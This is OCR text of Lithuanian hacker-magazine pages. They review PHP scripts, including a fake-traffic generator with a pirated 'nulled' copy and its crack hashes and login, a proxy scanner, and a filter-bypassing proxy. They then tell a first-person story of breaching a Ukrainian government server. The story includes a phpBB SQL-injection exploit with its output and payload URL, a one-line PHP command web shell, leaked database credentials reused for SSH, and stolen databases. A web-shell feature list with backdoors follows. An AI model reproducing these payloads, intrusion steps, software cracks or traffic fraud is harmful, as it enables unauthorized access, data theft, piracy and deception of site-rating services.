
PHP FXP 3.0

Platforma: PHP
Dydis: 11 Kb
Svetainė: http://fxp.harrym.nu/phpfxp

Atsiradus greito pralaidumo interneto kanalams, vis menkiau jaučiama būtinybė lokaliai saugoti kokias nors bylas. Vos tik tu spėji įdiegti kokią nors programą, internete vėl pasirodo šviežiausias jos leidimas. *Google.com* kasdien indeksuoja milijonus dokumentų, iš kurių surasti reikiamą kur kas lengviau, nei perrinkinėti diske kažkada išsaugotus *web* puslapius. Nėra ko ginčytis — tai patogu, tačiau su tuo yra ir tam tikrų problemų. Pavyzdžiui, man ne kartą teko kopijuoti daug duomenų iš vieno FTP serverio į kitą. Kiekvienas šią užduotį sprendžia savaip. Kai kas veiks tiesmukai: iš pradžių visas bylas parsiųs į savo kompiuterį, o po to perkels į reikiamą vietą. Kitas,ne iš nuogirdų susipažinęs su FXP technologija, pasinaudos pažangiu FTP klientu. Tačiau yra dar vienas būdas — pasinaudoti specialiai šiai užduočiai pritaikytu skriptu. Galiu drąsiai prisipažinti, jog man teko sugaišti nemažai laiko, kol aš suradau kažką veikiančio: nepaisant iškeltos užduoties paprastumo, daugelis skriptų dėl įvairių priežasčių atsisakė korektiškai veikti. Geriausiai šiuo atveju pasirodė skriptas PHP FXP 3.0. Norint jį įdiegti, daug pastangų nereikia: pakanka išpakuoti archyvą su pačiu skriptu ir byloje *config.inc.php* pataisyti kintamuosius *$url* bei *$path*. Po to visas bylas ir katalogus reikia perkelti į serverį, o po to su *chmod* pakeisti kata-




RST MySQL: pagrindinis meniu



Вы используете новую версию 2.0

Norint dirbti su *RST MySQL*, prieš tai reikia autorizuotis



| PHP FXP įmontuotas FTP klientas: pasirenkam perduodamas bylas

logo *Store* ir visų *data* kataloge saugomų bylų teises į 777. Dabar galima naršyklėje atidaryti bylą *index.php* ir mėgautis PHP FXP 3.0 sąsaja. Ką moka šis skriptas? Viso labo persiuntinėti bylas tarp FTP, HTTP, bet daugiau iš jo ir nereikalaujama. Kai aš siunčiausi šį skriptą, tai galvojau, kad jis, kaip ir visi madingi FTP klientai, panaudoja FXP technologiją, bet ne. Pasirodė, jog viskas yra priešingai. Skriptui visiškai nė motais, ar FTP serveriais įmanomas duomenų perdavimas panaudojant FXP — jis panaudoja kitą primityvų, tačiau visiškai pagrįstą metodą. Byla iš nutolusio serverio pirmiausia persiunčiama į laikiną katalogą, po ko perduodama į paskirties serverį. Toks požiūris leidžia bylas perdavinėti ne tik iš FTP į FTP, bet ir, pavyzdžiui, iš HTTP į FTP ir t.t. Kiti analogiški skriptai turėjo vieną rimtą trūkumą — jie mokėjo perdavinėti tik pavienes bylas. PHP FXP moka rekursyviai pereiti katalogų medį ir perduoti ištisus katalogus, išsaugant jų hierarchiją.
Tiesiog pasaka, tačiau yra ir vienas „bet". Kad įrankis nepriekaištingai dirbtų, serveryje reikia turėti apčiuopiamą laisvos vietos kiekį, kuris turėtų būti bent toks, kiek užima didžiausia iš persiunčiamų bylų. O ir tinklo srauto bus sunaudojama nė kiek ne

mažiau. Dar daugiau, skriptas veikia tik tuo atveju, jeigu išjungta *PHP safe_mode* direktyva — prieš pradėdamas eksperimentus, būtinai išsiaiškink tai su savo tiekėju.
Alternatyva: *X-Uploader* (*Perl*, *www.xakep.ru/post/12019*).

FakeZilla Advanced Generator.v2.3

Platforma: PHP
Dydis: 196 Kb
Svetainė: *www.fakezilla.com*

Padidinti svetainės lankomumą — bet kurio *web* masterio svajonė. Internete kai kurios kontoros iš taip vadinamo SEO (*Search Engines Optimization* — optimizavimas paieškos sistemoms) uždirba nemažai pinigų. Šiandien mes apie SEO nešnekėsim, tačiau išsiaiškinsime, kaip viso labo per porą minučių galima užtikrinti unikalių tavo svetainės lankytojų antplūdį. Savaime suprantama, tai bus ne tikri lankytojai, o viso labo tinklo srautas, kurį emuliuoja specialūs srauto generavimo skriptai. Bet kurie reitingai ir servisai, suteikiatys galimybę svetainėje turėti lankytojų skaitliuką (pavyzdžiui, *top.lt*), turi specialų mechanizmą, kuris atskiria unikalius apsilankymus (*hosts*) nuo pakartotinų (*hits*). Tai atliekama analizuojant vartotojo-lankytojo parametrus: jo IP adresą, taip pat aplinkos kintamuosius, kuriuose yra naršykles pavadinimas bei versija, operacinės sistemos tipas, duomenys apie sistemoje įdiegtą kalbą ir t.t. Apgauti tokią sistemą sudėtinga, kadangi tam reikia itin kruopščiai padirbinėti aplinkos parametrus ir kiekvieną kartą į puslapį užeiti iš skirtingų IP adresų. Užsiiminėti tuo rankiniu būdu — tikrų tikriausia nesąmonė, kliedesiai, tačiau su šia užduotimi kuo puikiausiai susidoroja tokie paketai, kaip *FakeZilla*.

Nėra ko slėpti, srauto generatoriai — gana unikalūs ir reti skriptai, kurie, priešingai nei forumai, nesivolioja kiekviename žingsnyje. Pasakysiu dar daugiau: nemokamo, tačiau tuo pačiu ir dėmesio verto skripto man surasti taip ir nepavyko. Taip taip, *FakeZilla* — taip pat komercinis skriptas, kadangi tai yra profesionalus įrankis, todėl jo kūrėjai visiškai pagrįstai už jo panaudojimą reikalauja pinigų (nei daug, nei mažai — 160 dolerių). Kad netuštintų mūsų piliečių kišenių, grupė

fakezilla
Unique Traffic Generator v2.3
Nulled by St.BURn[GTT]

Menu

Patogi sąsaja: visi reikalingi dalykai kaip ant delno

CGIProxy

Start browsing through this CGI-based proxy by entering a URL below. Only HTTP and FTP URLs are supported. Not all functions will work (e.g. some JavaScript), but most pages will be fine.

Remove all cookies (except certain proxy cookies)
Remove all scripts (recommended for anonymity)
Remove ads
Hide referrer information
Show URL entry form

Begin browsing

Manage cookies

CGIProxy reikalauja įvesti kokios nors svetainės adresą

fakezilla
Unique Traffic Generator v2.3
Nulled by St BURn[GTT]

Run generator

Pradėti srauto generavimą

GTT išleido nulinės versijos *FakeZilla* (su išpjauta kodo sritimi, kuri atsako už registraciją). Ją galima parsisiųsti iš čia: *http://scripts.wmtrader.com/phpATM.v.1.10.translated.by.GTT.zip*. Archyve surask bylą */data/auth* ir joje pirmas dvi eilutes pakeisk štai kuo:

```
3c024f13618f64f5d7025a5492ec7da5
341930d5bf58b742c3ecc3d6bc60c736
```

Po to visas bylas perkelk į savo *web* serverį ir naršyklėje atsidaryk bylą *index.php*. Tau bus pateiktas autorizacijos puslapis. Įėjimui pasinaudok šiais vartotojo duomenimis (vartotojas/slaptažodis): *warezover/Cycopath*. Jeigu viskas padaryta teisingai, tai vos po akimirkos tu galėsi pastudijuoti pagrindinio *FakeZilla* meniu. Kūrėjai išties pasistengė, kad dirbti su programa būtų visiškai paprasta. Su interaktyviu meniu tu galėsi pridėti kiek tik nori *proxy* serverių sąrašų, *Referrers* sąrašus (antraštė, kuri parodo nuorodą, iš kurios atėjo lankytojas), *User-Agents* sąrašus (naršyklės pavadinimas ir versija, OS identifikatorius ir kiti parametrai, kurie privaloma tvarka perduodami *web* serveriui). Pastebėtina, jog daugybė visų reikalingų bylų jau įtraukta į *FakeZilla*, tačiau tu visada galėsi pridėti ir savų. *Proxy* serverių sąrašus galima nusipirkti, o *User-Agents* ir *Referrers* galima išgauti iš bet kurios *web* naršyklės logų. Įmontuoti *FakeZilla* įran-

kiai šiuo atveju itin pravers. Paleisti srauto emuliatorių — absurdas. Nurodyk tikslų savo *web* puslapio adresą, pasirink *proxy*, *Referer*, *User-Agent* bylas ir spausk *Run generator*. Tau bus pateiktas puslapis, kuriame tu realiu laiku galėsi stebėti užduoties vykdymą. Su papildomomis opcijomis galima apriboti apsilankymų skaičių per valandą ir suminį srauto kiekį. Kietas daiktas!
Alternatyva: *Fake Visitors* (*Perl*, *www.mrnicepages.com/fakehits*)

[Iš kur gauti hostingą?] Hostingai būna skirtingi: stabilūs ir nelabai, nemokami ir mokami, greiti ir stabdantys. Jeigu nenori už tai mokėti, tai teks naudotis nemokama paslauga, tačiau tai sukelia daugybę nepatogumų. Visų pirma, nemokami hostingai visaip apriboja vartotojų galimybes: apriboja kanalo pralaidumą, *MySQL*, PHP ir kituose nustatymuose aktyvuoja nemalonias direktyvas ir t.t. Antra, jie neatsako už svetainės veikimą ir, savaime suprantama, neturi jam įtakos. Jeigu koks nors skriptas atsisako veikti, vienintelė išeitis — pasinaudoti kitu hostingu. Nepaisant to, kai kuriais atvejais nemokamus hostingus galima panaudoti pakankamai sėkmingai. Gali pamėginti štai šiuos: *www.5gigs.com*, *www.host.sk*, *www.freehost4you.com*, *techireland.ca*.
Jeigu paklaustumei mano nuomonės, ką rinktis, tai aš nemokamiems hostingams net neeikvočiau savo laiko. Šiandien nemažai kompanijų siūlo paslaugas, kurių kainos prasideda nuo 1–2 dolerių per mėnesį. Natūralu, jog už tokius pinigus teikiama paslauga tikrai nėra aukščiausios klasės, tačiau nedidelei svetainei arba straipsnyje paminėtiems skriptams to visiškai pakaks. Šiaip ar taip, tu galėsi pakankinti hostingo palaikymo tarnybą, paprašyti įdiegti reikiamus PERL arba PHP modulius, į *Apache* arba PHP nustatymus įrašyti reikiamą direktyvą. Šiaip pasirinkti mokamą hostingą nėra paprasta.

HTTP Proxy Finder

Platforma: PHP
Dydis: 2 Kb
Svetainė: www.kinp.com

Kaip jau minėjau, *proxy* serverių sąrašus galima nusipirkti, bet ką daryti, jeigu finansinė padėtis kebli, o rėmėjų neatsiranda? Tokiu atveju galima pabandyti jų (be abejo, *proxy* serverių, o ne rėmėjų) susirasti pačiam. Teisingiausias būdas — nuskenuoti IP adresų diapazoną ir patikrinti kiekvieną iš jų, ar jame neatidarytos 3128, 8080, 1080 jungtys, t.y. tos, per kurias gali būti sukonfigūruoti *proxy* serveriai. Tai galima padaryti su specialia programa (*www.stayinvisible.com/index.pl/scanning_software*), tačiau patogiau būtų pasinaudoti PHP skriptu. Jis gali veikti ištisą parą, o hosterio kanalas kur kas platesnis, nei pas tave namie (įdomu, kaip sureaguotų hosteris, gavęs laišką iš labai piktų tavo skenuojamų tinklų administratorių — red.past.).
Šią idėją įgyvendinantis skriptas vadinasi ganėtinai banaliai — *HTTP Proxy Finder*. Viso labo 2 Kb primityvaus kodo, tačiau jis veikia! Skripto nereikia konfigūruoti: tiesiog perkelk jį į serverį ir iškviesk per naršyklę. Pasirinkęs pradinį ir galutinį skenuojamą IP adresą, spausk *Find* mygtuką. Jeigu tu nurodei gana platų diapazoną, skenavimas laiko atžvilgiu gali šiek tiek užtrukti, tačiau, laimė gamintojai susiprotėjo skenavimo rezultatus atvaizduoti realiu laiku.
HTTP Proxy Finder turi du trūkumus. Visų pirma, šį primityvą kūrėjai bando prastumti už pinigus, tačiau tai lengva išspręsti, kadangi geri žmonės seniai internete pateikė „pagydytą" versiją — *http://scripts.wmtrader.com/HTTP.Proxy.Finder.PHP.NULL-DGT.zip*. Antra, programoje neįdiegtas daugiasrautiškumas, kas esminiu būdu veikia skenavimo greitį (be abejo, neigiama prasme). Jeigu nori kelių srautų, teks paleisti keletą skripto kopijų. O gaila...


CGIProxy 2.0.1

Platforma: *Perl*
Dydis: 92 Kb
Svetainė: *www.jmarshall.com/tools/cgiproxy*

Kartą man prireikė *proxy* serverio, bet... Pasirodo, surasti stabilų, greitą ir nemokamą *proxy* serverį ne taip jau paprasta. Tuomet man į galvą šovė mintis pasinaudoti skriptu-anonimizatoriumi (*anonymizer*), kurį aš įdiegiau greitame hostinge. Iš esmės tai tas pats *proxy* serveris, kuris veikia per naršyklę.
Po keleto eksperimentų tapo aišku, kad yra tik vienas visus mano reikalavimus atitinkantis skriptas — *CGIProxy*. Jį įdiegti nėra sudėtinga. Pačiu paprasčiausiu atveju tereikia išpakuoti archyvą ir į serverį nukopijuoti bylą *nph-proxy.cgi*, tuo pačiu suteikiant teises ją vykdyti (777). Galima pasielgti dar pa-



Interneto naršymas per *CGIProxy* nesukelia diskomforto. Viskas darosi įprastai, išskyrus kad tenka matyti adreso įvedimo lauką



Start transfer!

prasčiau ir pasinaudoti specialia *web* įdiegimo priemone — *www.xav.com/cgi-sys/cgiwrap/xav/install.cgi?p=cgiproxy*. Po to, kai įdiegimas užbaigtas, surink skripto adresą ir mėgaukis rezultatu.

Pagrindinis skripto langas — tekstinis laukas, į kurį reikia įvesti internetinį adresą, ir keletas opcijų, turinčių įtakos naršymui. Viskas, ko reikia norint pradėti darbą — surinkti reikiamos svetainės arba FTP serverio adresą ir nuspausti *Begin browsing*. Iš karto po to pasirodo langas su dviem rėmeliais (*frames*): viename jų bus atvaizduojama pasirinkta *web* svetainė, o kitame — adreso eilutė bei naršymo parametrai. Naršymas vyksta taip, lyg tu dirbtum tik su naršykle. Skirtumas tik tas, kad naujos svetainės adresą reikia įvesti ne naršyklės, o *CGIProxy* adreso eilutėje.

Tu bet kuriuo metu gali pereiti kitu adresu, per šį „proxy" atsidaryti naują langą, išjungti sausainukų (*cookies*) naudojimą arba paredaguoti jau turimus sausainukus. Anonimiškumo užtikrinimui rekomenduojama išjungti skriptų palaikymą (opcija *No scripts*) bei tavo aplinkos kintamųjų perdavimą (opcija *No referrer*).

Iš karto tampa aišku, kad *CGIProxy* projektas tobulinamas ne pirmus metus — viskas apgalvota iki smulkmenų ir veikia be priekaištų. Į mūsų žurnalo FAQ jau keletą kartų buvo atsiųstas klausimas, kaip galima būtų apeiti korporatyvinę ugniasienę ir *proxy* serverį, kurie filtruoja visus MP3, XXX ir kitas pramogines svetaines. Taigi *CGIProxy* padės ne tik nuslėpti tikrąjį IP adresą, bet ir apeiti visus tokio tipo apribojimus. Tai įmanoma dėl to, kad tavo lankomos nuorodos koduojamos ypatingai: programinė įranga negali jų išanalizuoti, o atitinkamai ir nufiltruoti.

Alternatyva: *Poxy* (PHP, *www.sourceforge.net/projects/poxy*), SBP (PHP, *sourceforge.net/projects/sbp*).

[Mąstyk galva] Skriptai — ne panacėja nuo visų bėdų. Jų panaudojimas iš tiesų dažnai būna efektyvus, tačiau tai pasiteisina anaiptol ne visada. Reikia blaiviai įvertinti, kada geriau naudoti skriptą, kada — programą, o kada — pašalinį servisą. Jeigu man reikėtų trūks plyš užtikrinti savo anonimiškumą, aš nė už ką nenaudočiau *CGIProxy*. Nepaisant to, kad nėra jokio registravimo, visi kreipiniai į jį puikuojasi *web* serverio loguose.

Proxy Finder

From 62 .148 .128 .1 to 100

Find

Number of IPs to scan 99

Found
62.148.128.1:80 PROXY

Ieškom *proxy* serverių diapazone 62.148.128.1–.148.128.100



Q: Bet kuriame BIOS'e yra punktas *Boot Virus Detection*. Nepamenu, kad bent kartą jis būtų suradęs virusą. Ar šis antivirusas veikia?



A: Dar ir kaip veikia! Tiesa, tai ne antivirusas, o viso labo virusų aptikimo įrankis. Ir aptinka jis ne visą užkratą, o tik užkrovėją, kuris gali įsirašyti į kompiuterio *flash* atmintį. Tiesa, šiandien tokie virusai nėra labai paplitę, todėl šios opcijos reikalingumas gana abejotinas. Geriau įdiek šviežius *Windows* sistemos atnaujinimus.



Q: Ar galima dabar užregistruoti domeną naujoje .EU zonoje?



A: Deja, ne. Domenų registracija užsiima tarptautinis *EURid* konsorciumas (*www.eurid.eu/en/registrant*). Tuo pačiu į rezervuotus domenų vardus teisę kol kas turi prekių ženklų savininkai, vyriausybinės organizacijos ir kompanijos. Nuo 2006 metų balandžio 7 dienos domeną užregistruoti galės kiekvienas, kas gyvena Europos Sąjungoje arba kas ten turi savo verslo filialą. Įdomu, jog per 15 domeno zonos egzistavimo minučių buvo pateikta 40 tūkstančių domeno registravimo paraiškų. Ar vis dar tikiesi užregistruoti gardųjį *sex.eu*? :)

Kavos puodukas

KARTAIS IŠ NETURĖJIMO KĄ VEIKTI IR VIENO IŠGERTO KAVOS PUODUKO PADAROMA NEĮTIKĖTINŲ DALYKŲ. PAVYZDŽIUI, PER PORĄ VALANDŲ BE YPATINGO VARGO NULAUŽIAMAS VYRIAUSYBINIS *UNIX* SERVERIS. ŠĮ KARTĄ BŪTENT TAIP NUTIKO. AŠ PAJUTAU MANE UŽPLŪSTANTĮ KŪRYBIŠKUMĄ, MALONŲ PIRŠTŲ GALIUKŲ KUTENIMĄ, UŽSIVIRIAU PUODUKĄ TIRPIOS KAVOS IR IŠKELIAVAU PASITIKTI NUOTYKIŲ.

Vieno vyriausybinio serverio nulaužimo istorija

[Mano priešo akys] Po įkyrių pokalbių viename IRC kanale man prireikė aštrių pojūčių. Neilgai galvojęs, adreso eilutėje aš įvedžiau gerai visiems žinomą paieškos svetainės adresą *www.google.com*. Kaip įprasta, prieš mano apsimiegojusias akis pasirodo mano užklausos laukianti paieškos eilutė. Laužti kokią nors parastą svetainę man visiškai nesinorėjo, todėl aš nusprendžiau, jog šią naktį mano tikslas bus svetainė iš *.gov* zonos. Mano galvoje šmėkštelėjo mintis, kad paprastai visi vyriausybiniai serveriai neprieinami, juos nulaužti labai sunku, o kartais net neįmanoma. Tačiau kaip ten reklamoje sakoma? „*Neįmanoma* sako tik bailiai". Taigi aš gūglei sušėriau užklausą *inurl .gov* ir pradėjau studijuoti vyriausybinių serverių sąrašą. Nieko įdomaus nesimatė, aš verčiau puslapius, o iš pirmo žvilgsnio nebuvo už ko užsikabinti. Ir staiga prisiminiau, kad greitai bus mano draugo iš Ukrainos gimtadienis ir kad aš jam pažadėjau padovanoti shellą kokiame nors Ukrainos serveryje. Ką gi, šiandien mes suderinsim malonumus su naudingais dalykais.

[Į klaidų paiešką!] Pasakyta — padaryta, užklausa pasikeitė į *inurl .gov.ua*. Aš ilgai neieškojau ir spustelėjau pirmą po akimis pasipainiojusią nuorodą. Ir čia aš pirmą kartą žvilgtelėjau į savo būsimos aukos „veidą" :). Prieš pradėdamas kapstyti svetainę, nusprendžiau šiek tiek apsisaugoti. Aš pasibeldžiau pas savo seną draugą į ICQ ir paprašiau jo greito ir anoniminio *proxy* serverio. Po penkių minučių mano prašymas buvo įvykdytas ir *proxy* serveris jau buvo mano rankose. Aš važiavau toliau. Iš monitoriaus į mane žvelgė neblogas dizainas, greičiausiai prie viso šito padirbėjo profesionalaus svetainių kūrėjo rankos. Vis dėlto mano tos nakties planuose nebuvo dizaino keitimo. Aš greitai perbėgau per kelias nuorodas ir supratau, kad svetainės varikliukas parašytas su *php*, o tai mane džiugino, kadangi ieškoti *php* skriptų klaidų — vienas malonumas. Aš pradėjau pakišinėti įvairius skriptus, taip ieškodamas *include* klaidos, bandžiau su skriptais realizuoti *sql* injekciją, bet taip nieko ir negavau! Susierzinęs tokia nesėkminga klaidos paieška jau norėjau viską mesti ir eiti miegoti, kai staiga pro vos pramerktas akis pačioje apačioje pastebėjau nuorodą į forumą. Ir ką gi tu manai?



http://ru24-team.net svetainėje tu gali sudalyvauti straipsnyje aprašyto skripto kūrime.

Be abejo, pasikartojo sena istorija, kurioje dalyvavo mūsų mėgiamas *phpBB*. Tiesa, resurso administratorius nebuvo visiškas nevykėlis ir atnaujino forumo versiją iš liūdnai pagarsėjusios 2.0.10 iki 2.0.13. Staiga aš prisiminiau, jog nesenai skaičiau apie šioje forumo versijoje surastą pažeidžiamumą, kitaip tariant, ne pačiame forume, o modulyje *downloads.php*. Aš nusprendžiau išbandyti laimę ir pabandyti pasinaudoti šia saugumo spraga. Visų pirma reikėjo išsiaiškinti, ar forume įdiegta pažeidžiama byla. Aš į adreso eilutę įvedžiau *www.victim.gov.ua/forum/downloads.php*. Iš karto, kai puslapis užsikrovė, tapo aišku, jog šį vakarą Fortūna man šypsosi: laužiamame resurse buvo įdiegtas pažeidžiamas skriptas. Jeigu tu reguliariai skaitai mūsų žurnalą, tuomet pameni, jog eksploitų apžvalgoje mes nesenai rašėm apie *perl* skriptą, kuris išnaudoja *downloads.php* klaidą ir taip gauna tam tikro vartotojo *md5* hešą. Savaime suprantama, mane domino administratoriaus slaptažodis. Taigi aš iš *www.xakep.ru/post/26131/exploit.txt* parsisiunčiau eksploitą ir užsiundžiau jį ant forumo:

```
$ ./phpbb.pl www.victim.gov.uk forum 2
[~] Connecting...
[+] Connected
[~] Sending Data...
[~] Data Sent, Waiting for response...
[+] MD5 Hash for user with id=2 is:
ae186ad8a1de312b4b13d456918c816b
```

Pamatęs administratoriaus slaptažodžio *md5* hešą, aš tiesiog nepatikėjau savo akim. Nepaisant to, jog apie šią klaidą jau žinoma gana ilgai, adminas nepasistengė surasti laiko skylėms užlopyti, todėl turėjo sumokėti už tokį savo apsileidimą :). Ką gi, tęsim. Reikia pastebėti, kad man nereikėjo forumo administratoriaus teisių, tačiau jos labai praverstų kaip tarpinis kelias pakeliui link veikiančio shello.

Norint į forumą įeiti administratoriaus teisėmis, reikia jame užsiregistruoti, o po to paredaguoti savo sausainukus (tai galima padaryti su *Cookie editor*), pakeičiant juose esančius identifikatorius į nugvelbtuosius. Po to galima įeiti į forumą administratoriaus teisėmis ir pasinaudojus tuo pačiu moduliu persiųsti *mod_attach*, maždaug tokio turinio *php* skriptą:

```
<?
system($_GET[cmd]);
?>
```

Šis paprastas skriptas man leido serveryje vykdyti komandas *Apache* serverį paleidusio vartotojo teisėmis. Pirmas dalykas,

kurį aš nusprendžiau padaryti — parsiųsti į serverį patogesnį darbo su failų sistema skriptą.

[Sėkmė kišenėje] Aš nusprendžiau neapsistoti ties kokiais nors standartiniais *remview* tipo skriptais ir pasiėmiau visiškai naują ir dar mano neišbandytą skriptą — NIX REMOTE WEB SHELL.

Po neilgai trukusių paieškų aš pastebėjau katalogą *temp*, į kurį buvo galima rašyti duomenis. Serveryje buvo įdiegtas *wget*. Aš sklandžiai parsisiunčiau sistemą ir dabar galėjau su serveriu dirbti naudodamasis patogia sąsaja. Šioje situacijoje didelis privalumas tas, kad forumas kartu su svetaine buvo įdiegtas tame pačiame serveryje, todėl per forumą gavus *web* shellą man atsivėrė kelias į serverio širdį. Ilgai nesvarstęs, įvedžiau šią komandą: *uname -a*. Pasirodo, mašinoje veikė *FreeBSD 5.2.1-RELEASE*. Galvoje praūžė nelinksma mintis: viešo šiai sistemai skirto eksploito dar nebuvo, o ir prašyti nebuvo iš ko :(. Ką gi, telieka vadovautis logika. Aš nusprendžiau iš karto patikrinti forumo konfigą, todėl įvykdžiau štai šią komandą:

```
# cat config.php
$dbms = 'mysql';
$dbhost = 'localhost';
$dbname = 'smida_forum';
$dbuser = 'smida';
$dbpasswd = 'kBB3RzLU4x';
```

„Ką tau gali duoti konfigas?" — paklausi tu. Nieko baisiai svarbaus, tačiau galima pabandyti prisijungti į serverio *ftp*, pasinaudojant duomenų bazės vartotojo vardu ir slaptažodžiu. Galbūt mane įleistų į serverį. Taip ir nutiko: aš prisijungiau prie serverio, o sėkmė vėl buvo mano pusėje.

Pamaniau, kad jeigu su *ftp* pavyko susijungti be trukdžių, tai kodėl gi man nepabandžius padaryti to paties su *ssh*? Iš džiaugsmo mano akys išvirto iš orbitų lyg kvanktelėjusios makakos, kurios nešėrė mažiausiai penkerius metus :). Kaip tu jau tikriausiai supratai, susijungti pavyko, ir aš turėjau pilnavertišką įėjimą į sistemą.

Taigi draugo prašymą aš jau įvykdžiau. Dabar reikėjo nuspręsti, ką aš dar galėčiau gauti iš šio serverio. Juk pasistengti reikia ir dėl savęs :). Nusprendžiau pasidaryti serverio duomenų bazių kopiją, kas su skriptu daroma dviem klavišo paspaudimais. Aš tai padariau labai greitai, todėl dabar pas mane buvo visa šios svetainės DB. Mano smegenyse dar gyvybės ženklus rodantys kofeino likučiai patarė žvilgtelėti į viso serverio šakninį katalogą: galbūt pavyks surasti dar ką nors įdomaus.

Kaip bebūtų keista, man lengvai pavyko pereit į failų sistemos šaknį ir leistis į kelionę per katalogų medį. Vos nepaspringau išvydęs, kad šiame serveryje saugoma dar apie dešimt svetainių, tarp kurių buvo ir dar viena iš *gov.ua* vardų zonos. Į katalogą su šia ką tik surasta svetaine mane įleido, tačiau tai jau nebuvo taip svarbu, ir aš nusprendžiau pailsėti. Laikrodis rodė 5:01, švito. Pro mano pravirą orlaidę sklido ryto gaivos kvapas. Aš buvau labai patenkintas savimi, nes pirmą kartą mano praktikoje įsilaužti buvo taip lengva. Dabar galima ramiai užmigti.

Ryte aš pasveikinau draugą su gimtadieniu ir padovanojau per naktį sužvejotą shellą. Iš džiaugsmo jis mane tiesiog užbombardavo padėkomis :).

[Moralą galima rasti visur] Pats pamatei, kaip kartais lengvai atliekamas vyriausybinio turto laužimas :). Dėl vaikiškos forume slypėjusios klaidos nukentėjo visas serveris. Nekartok tų pačių klaidų, stenkis atnaujinti visą programinę įrangą ir visus savo serverio skriptus, nes tuomet žymiai sumažės tavo sistemos nulaužimo tikimybė. Ir dar norėčiau kai ką pridurti. Galbūt tai jau buvo sakyta šimtus kartų, tačiau aš vis tiek pasikartosiu ir priversiu blaiviau pažvelgti į kai kuriuos dalykus. Mano nuomone, nėra saugios programinės įrangos. Visa esmė tame, kad vienose programose klaidų mažiau, o kitose daugiau. Jeigu tu manai, kad naudoji visiškai saugią programinę įrangą, tai žinok: atsiras toks gudrutis, kuris nepatingės ir tave nulauš.

[Kas tai per klaida?] Lengva numanyti, kad vartotojų hešų išgavimas iš DB atliekamas panaudojant *sql* injekciją. Iš tiesų, žvilgtelėjus į eksploito kodą, galima pastebėti, kad jame sudaroma paprasčiausia *union* užklausa, kuri tuščią išvedimo srautą sulipdo su dar viena užklausa, kuri gauna vartotojo slaptažodžio hešą:

```
downloads.php?cat=-1%20UNION%20SELECT%200,user_password,0,0,0,0,0,0,0%20FROM%20phpbb_users%20WHERE%20user_id=$user_id/*
```

Tiesiog vaikiška klaida, tačiau dėl jos jau nukentėjo nemažai serverių. Taigi nepatingėk ir į sistemos kodą pridėk *cat* kintamojo patikrinimą: pagal programos logiką tai gali būti tik sveikas skaičius (*integer*). Taip pat gali parsisiųsti atnaujinimą, kuris apdairiai laukia adresu *www.phpbb.com/phpBB/viewtopic.php?t=74505*.

NIX REMOTE WEB SHELL 0.5a Lite

Štai keletas skripto galimybių:

1. Autorizacijos galimybė kreipiantis į skriptą;
2. Informacija apie sistemą:
   - serveris;
   - OS;
   - privilegijos;
   - einamas katalogas;
   - tavo IP;
   - PHP version;
   - proceso savininko ID;
   - *MySQL* info;
   - priėjimo prie sisteminių bylų ir katalogų patikrinimas.
3. Patogi navigacija po serverio failų sistemą su plačiomis galimybės:
   - bylų kopijavimas, šalinimas, parsiuntimas, peržiūra, redagavimas, išvalymas, užkrovimas;
   - pilna reikiamų bylų eilučių pakeitimo galimybė (pavyzdžiui, *access.log*);
   - katalogų kūrimas, šalinimas, archyvavimas;
   - galimybė bet kokią bylą išsiųsti į nurodytą elektroninio pašto dėžutę.
4. Bekdoro įdiegimas:
   - galimybė su *perl/C* užbindinti norimą jungtį;
   - *connect-back* bekdoro įdiegimas su *perl/C*.

Išsamiau apie šį skriptą gali paskaityti adresu *http://ru24-team.net*, ten pat galima prisijungti prie NIX REMOTE WEB SHELL kūrimo.

048

Pakeliame geležinę uždangą

